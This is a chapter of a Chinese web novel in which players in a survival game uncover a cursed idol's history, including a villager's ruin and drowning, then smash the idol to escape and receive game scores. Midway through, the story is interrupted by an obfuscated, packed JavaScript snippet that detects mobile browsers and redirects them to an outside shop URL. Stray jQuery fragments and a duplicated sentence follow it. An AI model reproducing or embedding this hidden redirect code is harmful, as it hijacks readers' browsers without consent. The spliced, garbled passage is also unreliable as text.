好景不长,最开始出现意外的人,是林平。
那天,他正开着车去送货,却半途遇上了一个醉酒驾驶的人。他着急忙慌地躲避,却因为方向盘打的太急,车身倾斜,“咣当”一下倒在了地上。
那是他这段时间接的最大的一个单子,车上全是进口的鱼肉,这么一来,鱼肉滚了一地。
旁边的村子里,有人刚好挑着水路过,见此情此景,贪念骤升。
不多时,一群青年村民们跑到了这里,手上拿着锄头、麻袋、塑料袋等等东西,气势汹汹地走过来。
想干什么不言而喻。
他极力劝阻,极力抵抗,最后却是一身伤地守着一个空了的小货车。
这场事件对他来说无疑是一次重创,车里的东西,是他这么多年来赌的最大的一笔。眼下赚的钱几乎都赔进去了,还欠了不少债,无力翻身。
他便走上了一边躲债,一边赚钱的路。
只是这样很难,毕竟赚的钱,还没有债务的利息来的多。
他的住所被人曝光,工作被人搅黄,几乎切断了所有经济来源,走投无路。
在一个寂静的夜晚,他选择走进了那片他从小看到大的湖泊。
声声蝉鸣划破夜色,蝈蝈的叫声成了最好的协奏曲,他一步步走进湖里,在那个瞬间漾起涟漪,转眼就渺无声息。
恰好,那天夜里忽然下起了大雨,土地被冲得泥泞不堪,他走进湖里的脚印也被冲烂。
第二天,他的尸体被人发现,几乎已经辨别不出他的本来面貌,浮肿、腐烂。
他人只当他想放松,却不想遇上大雨,土地湿滑,他不慎跌入了湖里,再没起来。
总而言之,他的死,是场意外。村里的形势一天比一天好,村长根本没想到这些事情会和神像有关,他让人专门修建了一个小祠堂,供奉这尊神像,让它免受风吹雨淋。
小祠堂成了村子里最坚固,最漂亮的建筑,有时,还能帮助两个过路人暂避一下雨天,也算好事一桩。
再后来,土地里的苗开始一片一片死掉,池塘里的鱼争先恐后地翻了肚子,手工小物品也逐渐卖不出去。
村子里的全盛时代已经过去,隐隐有了落幕的趋势。
而神像面前,仍然门庭若市,只是现下的人们,脸上多少都带了些疯狂的神色——
他们不理解,不明白,为什么已经寻求庇佑了,如今却一点一点变得惨淡。
神像当然不会解释给他们听,它只负责站在那里,面前的供奉一天比一天更多。
它不会吃,也不会喝,水果逐渐腐烂,其他的食品也一个个变质,祠堂里终日弥漫这一股难闻的馊味,可是神像面前的钱,却每天每天都在减少。
楚榆站在一旁,那些年如同浮光掠影,在她面前飘过,最后的画面定格在一个长得和牧超很像的男人脸上。
他花大价钱,在村长的手里把这尊神像买了下来,带去了城里。
后来的事情,他们也都知道了——
牧超的父亲将神像带回了城里,他告诉牧超,这是一个极佳的挣钱机会,但他千万不要去拜这尊神像。
看样子,牧超把这话听进去了,在不久之后,妙思寺横空出世,因为它堪比神明一般能实现所求的力量,一传十十传百,妙思寺一夜之间爆火。
他们知道了这一切的来龙去脉,但没办法告诉外面的人。
楚榆四处看,想找到突破口,看看周围有没有什么线索。
她想,其实这一切的源头,都出自那个神像。
神像如果不存在,村子会一直平静下去,或许林平依旧会成为一个成功的商人,但他也会比那时做出决定的他更冷静。
她明白过来,这神像蚕食的,是人的信仰。
一旦人们失去信仰,就会接连失去理智和思考能力,他们不会反思自己到底做错了什么。
就像那片因为肥施的太多而一片片被烧死的田,养料和激素给的太多而死去的鱼,追求数量而不求质量最后导致滞销的手工艺品,以及贪心不足,想要一步登天,却徒遭祸事的林平。
他们把希望押注在那么单薄的一个神像上。
直到欲念的重量超过生命的重量,那一点,就成了压死骆驼的最后一根稻草。
既然一切都来源于它,那不让祸害延续下去的方法,只有毁了它。
她拿起神像,重重摔在了地上。
“啪嗒——”
神像转瞬间变得四分五裂,一道狭长的裂缝蜿蜒过神像的脸,更显得它面目可憎。
周围万籁俱寂,时间好似停止流动,飞溅的陶瓷碎片停滞在空中,湖面上荡起的涟漪不再扩散。
小祠堂忽然从中间裂开,裸露出一个巨大的黑洞。
楚榆知道,这大概是离开这座小村子的路径。
不过眼前的黑洞看上去只能一个人通过,并且,随着时间的流逝,黑洞还在不断变小。
看上去只能一个人通过,并且,随着时间的流逝,黑洞还在不断变小。
“你先走,我有办法离开。”
楚榆回头看刚刚说话的人,在他脸上见到了一种笃定。
“我有自己的路子,不必担心。”
“还有,不要忧心任何事情,我会一直保护你。”
楚榆觉得自己被推了一把,刚好钻进了那黑洞里。
洞口越缩越小,萧慈的身影在她的视野里消失,一瞬间,所有的光全部熄灭。
这里伸手不见五指,楚榆只能摸索着,搞清楚这到底是个什么地方。
只是刚迈出步子,她就感觉自己踢到了什么东西,脚尖生疼。
“谁!”
有人在外面喊了一句,楚榆听出来,是尹从南的声音。
她用双手触碰着这把她囚禁起来的牢笼——
这地方触感微凉,旁边还有那已经被她摔碎的小神像。
她一瞬间明白过来自己在哪,微微上前一步,双手使劲敲着面前那一层薄薄的金属:“尹从南!是我!楚榆!”
脚步声由远及近:“你往后站一点!”
斧头和地面摩擦的声音响起,她往后退了一步。
任凭牧超如何挣扎,尹从南的斧头一次一次地落在了牧超视若珍宝的神像上。
终于,一束光照了进来。
楚榆不习惯地眯了眯眼。
尹从南还在继续砍着这座巨大的神像,好像还有其他人加入了进来。不多时,神像上就出现了一个巨大的黑洞,楚榆手里拿着已经碎了的神像,探出头来。
下一秒,尹从南放大的面孔占据了她所有的视线,斧头“当啷”一声掉在地上。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17580046|203667||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
“怎么样?有事吗?有没有受伤?”
楚榆几乎听不见他说话,她此时,只想安安静静地看尹从南的眼睛——
他的眼睛很好看,是中国人特有的深棕色瞳孔,可是只要在阳光下,瞳孔的颜色就会变成浅棕,看上去格外让人着迷。
兴许是她太过迷恋专注的神情实在太不合时宜,尹从南被她吓了一跳,楚榆感觉自己扶着肩膀晃了两下:“楚榆?能听见我说话吗?”
深棕色眸子里,担忧更深了。
她把胳膊搭在尹从南的肩膀上,短暂的和他拥抱:“没事,我没有受伤,一切都很好。”
对方抱她抱的很紧,有种失而复得时后知后觉地恐慌,她有点喘不上气。
但此时,她也需要这样的一个拥抱。
没有什么,比疼痛和窒息更让人觉得真实。
尹从南的拥抱告诉她,你回到了这个世界,这个游戏里,有他在身边的世界。
缓了一阵过后,两个人紧绷的神经都慢慢放松下来,许久不出现的萧慈不知道从哪里冒了出来,脚底还有些刚刚沾上的青苔。
他安安静静地站在那,不知道从哪里翻出来的银手铐在太阳下亮得刺眼。
“咔哒”一声,牧超被带进了警察局,听警局其他的同事说,这块地的来源也有问题,这些建筑很有可能全是违章建筑,税务方面还需要细查,牧超的牢狱之灾在所难免。
警车驶离,悬浮框再次出现在他们眼前。
“恭喜通关,此次游戏共五人参加,五人存活,存活率大于85%,有额外积分奖励。
积分排行:
尹从南:+50(触发关键线索)共计265分
楚榆:+80(触发关键线索)共计280分
萧慈:+80(出力解决问题)共计270分
许雅君:+30(触发关键线索)共计220分
马莹:+30(触发关键线索)共计240分
在此等候片刻,系统会将你们分到其他游戏里,稍安勿躁哦,么么哒~”
面前,那曾经顶天立地的大神像被风一吹,散成了数亿个像素点,在一瞬间消失,连同房屋一起。
屋子之下,长满了绿色青苔,厚厚地一大片。
那块空地上,又凭空长出了一株娇艳欲滴的玫瑰。
尹从南当仁不让地摘下,再眼见着它慢慢升空,最后停在悬浮框上。
说实话,她并不理解为什么尹从南每次都要抢着摘下玫瑰,但是眼下,还有一个问题。
徐安到底是谁杀的?
他们不知道,也没有把人抓出来,就这样通关了?
这样只能说明一件事,那就是徐安的死,也是这场游戏中一个必不可少的环节,或者是,最无足轻重的一个环节。
楚榆觉得自己漏了点线索——
毕竟帮助游戏里的人报仇雪恨,应该不会算在通关条件里,而杀死一个npc,自然也不会成为通关的阻碍。
她想了很久,也不知道自己到底忽略了什么。徐安的死,像一个警钟,蓦地在楚榆脑中敲响。
萧慈的神出鬼没,以及那句没头没尾的话她实在听不明白,还有徐安的死,她到现在都不知道到底怎么回事。
至少这里的这场游戏,没有她眼下所以为的那样简单。